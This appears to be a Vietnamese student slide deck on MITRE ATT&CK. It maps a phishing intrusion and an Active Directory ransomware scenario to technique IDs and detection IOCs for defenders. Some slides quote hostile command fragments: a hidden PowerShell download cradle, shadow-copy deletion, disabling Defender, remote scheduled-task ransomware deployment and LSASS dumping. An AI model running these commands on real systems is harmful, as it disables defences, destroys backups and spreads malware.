





MÔ HÌNH TẤN CÔNG THEO MITRE ATT&CK

NHÓM 6





Nội dung

1. Giới thiệu đề tài
2. Tổng quan MITRE ATT&CK
3. Mô hình tấn công điển hình
4. Công cụ và Demo minh họa
5. Đánh giá và chỉ số
6. Kiến nghị và Định hướng phòng thủ
7. Tổng kết



Mô hình MITRE ATT&CK

Mục tiêu và Ý nghĩa

- Cung cấp cái nhìn tổng quan, chi tiết, chuyên sâu về MITRE ATT&CK.
- ATT&CK là bước chuyển đổi quan trọng, thay thế cách tiếp cận IOC tĩnh bằng phân tích hành vi (Behavioral IoC).
- Tạo “ngôn ngữ chung” giúp cộng đồng an ninh mạng nâng cao khả năng phối hợp và ứng phó.

Phạm vi và Phương pháp tiếp cận


- Phạm vi: tập trung vào ma trận ATT&CK Enterprise (Windows, Linux, macOS).
- Phương pháp:
 - a. Tổng hợp lý thuyết.
 - b. Phân tích ứng dụng thực tiễn (threat hunting, adversary emulation).
 - c. So sánh với Cyber Kill Chain.

Mô hình MITRE ATT&CK

MITRE ATT&CK (viết tắt của Adversarial Tactics, Techniques, & Common Knowledge) là một cơ sở kiến thức toàn diện và có thể truy cập toàn cầu về các chiến thuật và kỹ thuật của kẻ tấn công dựa trên các quan sát trong thế giới thực. Mô hình này được phát triển và duy trì bởi MITRE Corporation, một tổ chức phi lợi nhuận do chính phủ Hoa Kỳ tài trợ.

Mục tiêu chính của ATT&CK là tăng cường khả năng phòng thủ của các tổ chức, đặc biệt là các hành động được thực hiện sau khi hệ thống đã bị xâm nhập. Nó không chỉ theo dõi "kẻ tấn công đã làm gì" mà còn cả "cách thức chúng thực hiện điều đó".


The MITRE ATT&CK logo is displayed on a dark red rectangular background. The word "MITRE" is in a large, bold, white sans-serif font. To its right is a thin white vertical line, followed by the text "ATT&CK" in a smaller, bold, white sans-serif font, with a trademark symbol (TM) to its upper right.



Mô hình MITRE ATT&CK

Mô hình MITRE ATT&CK được xây dựng dựa trên một hệ thống phân cấp các khái niệm cốt lõi, mô tả hành vi của kẻ tấn công từ mục tiêu cấp cao nhất đến các hành động thực thi chi tiết.

Khái niệm	Mục đích	Câu hỏi tương ứng	Ví dụ minh họa
Tactic	Mục tiêu cấp cao của kẻ tấn công	Kẻ tấn công đang cố gắng làm gì?	Initial Access (Xâm nhập ban đầu), Persistence (Duy trì truy cập)
Technique	Phương pháp cụ thể để đạt được Tactic	Kẻ tấn công đã thực hiện điều đó bằng cách nào?	Phishing, Valid Accounts
Sub-technique	Biến thể chi tiết hơn của Technique	Kỹ thuật đó được thực thi như thế nào?	Spearphishing Attachment (dưới kỹ thuật Phishing)
Procedure	Ví dụ thực tế về việc sử dụng Technique/Sub-technique	Ai đã sử dụng nó, và họ đã sử dụng nó như thế nào?	Nhóm APT29 sử dụng Spearphishing Attachment để gửi mã độc



Ma trận MITRE ATT&CK

Ma trận ATT&CK Enterprise là một mô hình trực quan, sắp xếp tất cả các Tactic và Technique đã được biết đến vào một định dạng dễ hiểu. Các Tactic được hiển thị theo chiều ngang (các cột), và các Technique tương ứng được liệt kê theo chiều dọc bên dưới chúng.

- Đánh giá khoảng trống phòng thủ (Defensive Gap Assessment)
- Mô phỏng kẻ tấn công (Adversary Emulation) và Red Teaming
- Săn lùng mối đe dọa (Threat Hunting)
- Nâng cao thông tin tình báo mạng (Cyber Threat Intelligence Enrichment)

Software Execution x								
selection controls								
layer controls								
technique controls								
Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection
9 techniques	10 techniques	18 techniques	12 techniques	37 techniques	14 techniques	25 techniques	9 techniques	17 techniques
Replication Through Removable Media	Native API	BITS Jobs	Process Injection (8/11)	Obfuscated Files or Information (5/5)	Credentials from Password Stores (3/3)	System Information Discovery	Replication Through Removable Media	Screen Capture
Drive-by Compromise	Windows Management Instrumentation	Hijack Execution Flow (7/11)	Access Token Manipulation (5/5)	Deobfuscate/Decode Files or Information	Network Sniffing	File and Directory Discovery	Lateral Tool Transfer	Data from Local System
Valid Accounts (2/4)	Command and Scripting Interpreter (7/8)	Traffic Signaling (10/1)	Exploitation for Privilege Escalation	Modify Registry	OS Credential Dumping (8/8)	Process Discovery	Exploitation of Remote Services	Audio Capture
Exploit Public-Facing Application	Exploitation for Client Execution	Valid Accounts (2/4)	Hijack Execution Flow (7/11)	Process Injection (8/11)	Brute Force (3/4)	System Network Configuration Discovery	Taint Shared Content	Archive Collected Data (3/3)
External Remote Services	Shared Modules	Account Manipulation (1/4)	Valid Accounts (2/4)	Rootkit	Steal Web Session Cookie	System Owner/User Discovery	Remote Services (6/6)	Clipboard Data
Hardware Additions	Scheduled Task/Job (3/6)	Browser Extensions	Boot or Logon Autostart Execution (8/12)	Indicator Removal on Host (5/6)	Two-Factor Authentication Interception	Query Registry	Internal Spearphishing	Video Capture
Phishing (2/3)	Software Deployment Tools	Boot or Logon Autostart Execution (8/12)	Group Policy Modification	Access Token Manipulation (5/5)	Unsecured Credentials (4/6)	System Network Connections Discovery	Remote Service Session Hijacking (1/2)	Automated Collection
Supply Chain Compromise (1/3)	Inter-Process Communication (2/2)	Compromise Client Software Binary	Scheduled Task/Job (3/6)	Virtualization/Sandbox Evasion (3/3)	Exploitation for Credential Access	System Time Discovery	Use Alternate Authentication Material (2/4)	Data from Removable Media
Trusted Relationship	System Services (2/2)	External Remote Services	Abuse Elevation Control Mechanism (4/4)	BITS Jobs	Forced Authentication	System Service Discovery		Man in the Browser
	User Execution (2/2)	Scheduled Task/Job (3/6)	Boot or Logon Initialization Scripts (3/5)	Hijack Execution Flow (7/11)	Input Capture (3/4)	Peripheral Device Discovery		Data from Network Shared Drive
		Boot or Logon Initialization Scripts (3/5)	Create or Modify System Process (4/4)	Masquerading (5/6)	Man-in-the-Middle (1/2)	Remote System Discovery		Data from Cloud Storage Object
		Create Account (2/3)	Event Triggered Execution (10/15)	Traffic Signaling (10/1)	Modify Authentication Process (3/4)	Application Window Discovery		Data from Configuration Repository (0/2)
		Create or Modify System Process (4/4)		Valid Accounts (2/4)	Steal Application Access Token	Network Service Scanning		Data from Information Repositories (1/2)
		Event Triggered Execution (10/15)		Indirect Command Execution	Steal or Forge Kerberos Tickets (3/4)	Network Share Discovery		Data Staged (1/2)
		Implant Container Image		Group Policy Modification		Software Discovery (1/1)		Email Collection (2/3)
				Rogue Domain Controller		Network Sniffing		Input Capture (3/4)
				XSL Script Processing				
				Abuse Elevation Control Mechanism (4/4)				

So sánh MITRE ATT&CK với Cyber Kill Chain

Tiêu chí	Cyber Kill Chain	MITRE ATT&CK
Bản chất	Mô hình tuyến tính, tuần tự gồm 7 giai đoạn. Kẻ tấn công phải tuân theo một trình tự cố định để đạt được mục tiêu.	Mô hình phi tuyến tính, dựa trên hành vi. Kẻ tấn công có thể lặp lại hoặc bỏ qua các Tactic, không theo một trình tự cố định.
Mức độ chi tiết	Cung cấp cái nhìn tổng quan, cấp cao về chuỗi tấn công (ví dụ: Reconnaissance, Weaponization).	Cung cấp cái nhìn chi tiết, granular đến từng Technique và Sub-technique (ví dụ: T1566 - Phishing).
Phạm vi	Tập trung vào toàn bộ chuỗi tấn công từ đầu đến cuối, đặc biệt là các giai đoạn sớm (Reconnaissance, Delivery).	Tập trung chủ yếu vào hành vi hậu xâm nhập (post-compromise behavior), cũng như các ma trận mở rộng cho môi trường Mobile, Cloud và ICS.
Mục đích ứng dụng	Phù hợp cho việc hoạch định chiến lược cấp cao, giao tiếp với các bên không chuyên và ưu tiên phòng thủ chu vi (perimeter defense).	Phù hợp cho các hoạt động vận hành an ninh kỹ thuật như phân tích chuyên sâu, săn lùng mối đe dọa, và đánh giá phòng thủ.

Case A: Tấn công Phishing

Initial Access — Phishing

Kẻ tấn công dùng email phishing có file đính kèm macro hoặc link độc hại để lừa nạn nhân mở, từ đó thực thi mã độc.

Kỹ thuật: **Spearphishing Attachment (T1566.001)** — tệp Office macro / link tải Trojan.

Hành vi điển hình:

- Người dùng mở file Office → macro chạy → gọi cmd/PowerShell.
- Chuỗi tiến trình: winword.exe → cmd.exe → powershell.exe.

Dấu vết / IOC:

- Windows Security Log Event 4688 (Process Creation).
- Log email gateway: email chứa file đính kèm độc hại.



Case A: Tấn công Phishing

Persistence – PowerShell duy trì quyền kiểm soát

Sau khi xâm nhập, malware sử dụng PowerShell để thiết lập persistence nhằm tái khởi động cùng hệ thống.

Kỹ thuật chính:


- **T1059.001 – PowerShell (Execution).**
- **T1053.005 – Scheduled Task (Persistence).**

Hành vi điển hình:

- Malware tạo Scheduled Task có tên giả mạo (“UpdateCheck”).
- Hoặc thêm khóa Run vào registry để chạy PowerShell script khi khởi động.

Dấu vết / IOC:

- Windows Event ID 106 (TaskScheduler – tạo tác vụ mới).
- PowerShell Operational Log Event 4104: script block có Base64/EncodedCommand.



Case A: Tấn công Phishing

Command and Control (C2)

Máy nạn nhân kết nối ra ngoài để nhận lệnh và gửi beacon về server C2.

Kỹ thuật chính:


- **T1071.001 – Application Layer Protocol: Web (HTTP/HTTPS).**
- **T1573 – Encrypted Channel (nếu kết nối mã hóa).**

Hành vi điển hình:

- PowerShell chạy với tham số `-nop -w hidden -c "IEX(New-Object Net.WebClient)..."` tải payload.
- Kết nối định kỳ (beacon) đến domain/IP lạ qua HTTP POST

Dấu vết / IOC:

- Proxy/Firewall logs: HTTP/HTTPS traffic bất thường, URI khả nghi.
- DNS logs: nhiều truy vấn tên miền ngẫu nhiên.



Case A: Tấn công Phishing

Exfiltration – Trích xuất dữ liệu

Kẻ tấn công thu thập dữ liệu nhạy cảm và gửi ra ngoài qua kênh C2 hoặc dịch vụ web.

Kỹ thuật chính:

- **T1041 – Exfiltration Over C2 Channel.**
- **T1567 – Exfiltration Over Web Service (Dropbox, Google Drive...)**

Hành vi điển hình:

- Malware nén dữ liệu bằng WinRAR/7zip.
- Gửi dữ liệu qua HTTP POST đến server C2.
- Upload dữ liệu nhạy cảm lên dịch vụ cloud.

Dấu vết / IOC:

- Proxy logs: outbound POST kích thước lớn.
- Event 4688: tiến trình rar.exe hoặc 7z.exe xuất hiện.
- Outbound traffic spike ngoài giờ hành chính.



Case B: Lateral Movement trong Active Directory

Initial Access - Tài khoản hợp lệ.

Kẻ tấn công sử dụng thông tin đăng nhập hợp lệ (đánh cắp qua phishing hoặc rò rỉ) để truy cập máy trạm hoặc hệ thống nội bộ mà không cần cài đặt malware phức tạp.

Kỹ thuật chính:

- **T1078 – Valid Accounts:** cho phép đối thủ đăng nhập hợp pháp để duy trì quyền truy cập (Persistence) và leo thang đặc quyền (Privilege Escalation) nếu tài khoản có quyền cao.

Hành vi điển hình:

- Đăng nhập thành công bằng tài khoản người dùng hợp pháp vào thời điểm/địa điểm bất thường; sử dụng tài khoản dùng chung hoặc dịch vụ để ẩn mình.

Dấu vết / IOC:

- Windows Event ID 4624 (Successful Logon) từ IP lạ hoặc ngoài giờ.
- Đăng nhập vào nhiều hệ thống trong thời gian ngắn.
- Hoạt động đăng nhập dịch vụ bất thường trong Active Directory



Case B: Lateral Movement trong Active Directory

Credential Access và Privilege Escalation - Trích xuất thông tin xác thực.

Kẻ tấn công truy cập tiến trình LSASS trên máy đã bị compromise để trích xuất mật khẩu/hash hoặc ticket Kerberos, nhằm leo thang đặc quyền (lên Domain Admin) và di chuyển sâu trong Active Directory.

Kỹ thuật chính:

- **T1003.001 – LSASS Memory (Credential Dumping):** đọc bộ nhớ LSASS để lấy hash/mật khẩu.
- **T1078 – Valid Accounts:** sử dụng tài khoản có quyền cao để tiếp tục leo thang.

Hành vi điển hình:

- Dùng công cụ như Mimikatz, ProcDump, hoặc rundll32 + comsvcs.dll để dump LSASS.
- Chạy tiến trình bất thường với quyền SYSTEM để truy xuất bộ nhớ nhạy cảm.

Dấu vết / IOC:

- Sysmon Event ID 10: tiến trình lạ truy cập lsass.exe.
- Windows Security:
 - Event 4688: tiến trình bất thường chạy với quyền SYSTEM.
 - Event 4697: cài dịch vụ dump.
 - Event 4776: NTLM authentication khi dùng hash (Pass-the-Hash).
- File dump LSASS bất thường xuất hiện trên đĩa hoặc trong log antivirus/EDR.



Case B: Lateral Movement trong Active Directory

Discovery - Trinh sát môi trường Active Directory.

Kẻ tấn công thu thập thông tin trong domain để xác định mục tiêu (máy tính, người dùng, nhóm) trước khi di chuyển ngang hoặc leo thang đặc quyền.

Kỹ thuật chính:

- **T1069.002 – Domain Groups Discovery:** liệt kê nhóm trong domain.
- **T1087.002 – Domain Account Discovery:** tìm kiếm tài khoản người dùng/nhóm.
- **T1018 – Remote System Discovery:** phát hiện hệ thống từ xa trong mạng nội bộ.

Hành vi điển hình:

- Thực thi các lệnh Windows (PowerShell, net, dsquery) hoặc công cụ như BloodHound/SharpHound để quét AD.
- Gửi truy vấn LDAP số lượng lớn nhằm thu thập thông tin người dùng và nhóm.

Dấu vết / IOC:

- Event ID 4662 trên Domain Controller: truy vấn LDAP bất thường hoặc khối lượng lớn.
- Log từ EDR khi phát hiện BloodHound/SharpHound hoặc script PowerShell đáng ngờ.
- Tần suất truy vấn hoặc lệnh AD cao bất thường trong thời gian ngắn.

Case B: Lateral Movement trong Active Directory

Lateral Movement - Di chuyển ngang.

Sau khi thu thập thông tin và credential, kẻ tấn công di chuyển từ máy ban đầu sang nhiều máy khác hoặc Domain Controller để chiếm quyền kiểm soát và triển khai ransomware.

Kỹ thuật chính

- **T1021.002** – SMB/Windows Admin Shares + **T1569.002** – Service Execution: Remote Service Execution (PsExec/Impacket smbexec/winrm).
- **T1047** – Windows Management Instrumentation (WMI): tạo tiến trình từ xa qua Win32_Process.
- **T1021.001** – Remote Desktop Protocol (RDP): đăng nhập RDP tương tác.
- Khác: **T1021.003 – DCOM**, **T1021.004 – WinRM**.

Hành vi điển hình:

- Dùng PsExec/Impacket tạo dịch vụ tạm (PSEXESVC) để thực thi lệnh từ xa.
- Thực thi WMI từ máy nguồn (wmic.exe, wmiexec.py) để tạo process trên máy đích.
- Đăng nhập RDP vào máy chủ quan trọng bằng tài khoản admin.

Dấu vết / IOC:

- RDP:
 - Event 4624 (Logon Type 10 – RemoteInteractive), 4778/4779 session reconnect/disconnect.
 - Event 4648 trên máy nguồn (explicit credentials).
- EDR cảnh báo “remote service creation” hoặc hoạt động WMI/RDP bất thường.

Case B: Lateral Movement trong Active Directory

Action on Objectives - Cài đặt ransomware và gây tác động

Khi đã chiếm Domain Admin hoặc quyền cao trên nhiều máy, kẻ tấn công phát tán và kích hoạt ransomware đồng loạt để mã hóa dữ liệu toàn bộ domain.

Kỹ thuật chính

- **T1484.001 – Group Policy Modification:** tạo/chỉnh GPO độc hại để phân phối ransomware qua logon script.
- **T1021.002 – SMB/Windows Admin Shares + T1569.002 – Service Execution:** PsExec/WMI triển khai hàng loạt.
- **T1053.002 – Scheduled Task/Job:** tạo Scheduled Task từ xa trên nhiều máy.

Hành vi điển hình:

- Sửa Group Policy trên Domain Controller để chạy script mã độc khi máy khởi động/dăng nhập.
- Dùng PsExec hoặc WMI quét danh sách máy và cài đặt dịch vụ ransomware hàng loạt.
- Dùng lệnh schtasks /Create /S <target> /TR ransomware.exe để thiết lập tác vụ tự động

Dấu vết / IOC:

- Domain Controller: Event 5136 (Directory Service – GPO modified), file lạ xuất hiện trong \SYSVOL.
- Scheduled Task: Event 4698 (task created) hoặc log schtasks bất thường trên các máy đích.
- Gia tăng đột biến lưu lượng SMB/WMI và tiến trình mã hóa đồng loạt trong EDR/SIEM.

Case B: Lateral Movement trong Active Directory

Defense Evasion - Vô hiệu hóa hoặc né tránh biện pháp bảo mật

Trước khi kích hoạt ransomware, kẻ tấn công tắt cơ chế bảo vệ và xóa bản sao lưu để tránh bị phát hiện và ngăn nạn nhân khôi phục dữ liệu.

Kỹ thuật chính:

- **T1562.001 – Disable or Modify Tools:** dừng/ghi đè antivirus, EDR, dịch vụ backup.
- **T1490 – Inhibit System Recovery:** xóa Volume Shadow Copy bằng vssadmin.exe hoặc PowerShell.

Hành vi điển hình:

- Dừng PowerShell (Set-MpPreference -DisableRealtimeMonitoring) hoặc WMIC/PowerShell Stop-Service để tắt Defender, backup, EDR agent.
- Chạy lệnh vssadmin delete shadows /all /quiet để xóa toàn bộ bản sao lưu hệ thống.

Dấu vết / IOC:

- Event 7036: dịch vụ bảo mật hoặc backup bị dừng bất thường.
- EDR cảnh báo khi agent bị kill/stop.
- Log Windows Backup hoặc System Event về hoạt động VSS (ví dụ Event ID 1) cho thấy xóa Volume Shadow Copy.

Case B: Lateral Movement trong Active Directory

Collection & Exfiltration - Thu thập và (nếu có) rút trộm dữ liệu.

Ngoài việc mã hóa, kẻ tấn công có thể đánh cắp dữ liệu quan trọng để đe dọa công bố nếu nạn nhân không trả tiền chuộc.

Kỹ thuật chính:

- **T1567 – Exfiltration Over Web Service:** tải dữ liệu lên dịch vụ đám mây (Dropbox, Google Drive, v.v.).
- **T1041 – Exfiltration Over C2 Channel:** truyền dữ liệu ra ngoài qua kênh C2 (HTTP/HTTPS).

Hành vi điển hình:

- Nén và mã hóa dữ liệu trước khi truyền.
- Gửi lượng lớn traffic ra ngoài qua HTTPS hoặc dịch vụ cloud.

Dấu vết / IOC:

- Lưu lượng outbound bất thường, đặc biệt tới dịch vụ lưu trữ đám mây.
- Kết nối HTTP/HTTPS tới IP/Domain lạ trong thời gian dài hoặc dung lượng lớn.
- Log firewall hoặc IDS/EDR cảnh báo exfiltration hoặc upload khối lượng lớn dữ liệu.

Case B: Lateral Movement trong Active Directory

Impact - Triển khai ransomware và gây tác động (Data Encryption / Inhibit Recovery).

Ransomware được kích hoạt để mã hóa hàng loạt file trên các máy nạn nhân, thường để lại ghi chú đòi tiền chuộc (README/DECRYPT.txt).

Kỹ thuật chính

- **T1486 – Data Encrypted for Impact:** mã hóa dữ liệu nhằm gây gián đoạn và tống tiền.

Hành vi điển hình:

- Quét và mã hóa hàng loạt file trong thời gian ngắn.
- Tạo hoặc thả file hướng dẫn đòi tiền chuộc trên mỗi thư mục.

Dấu vết / IOC:


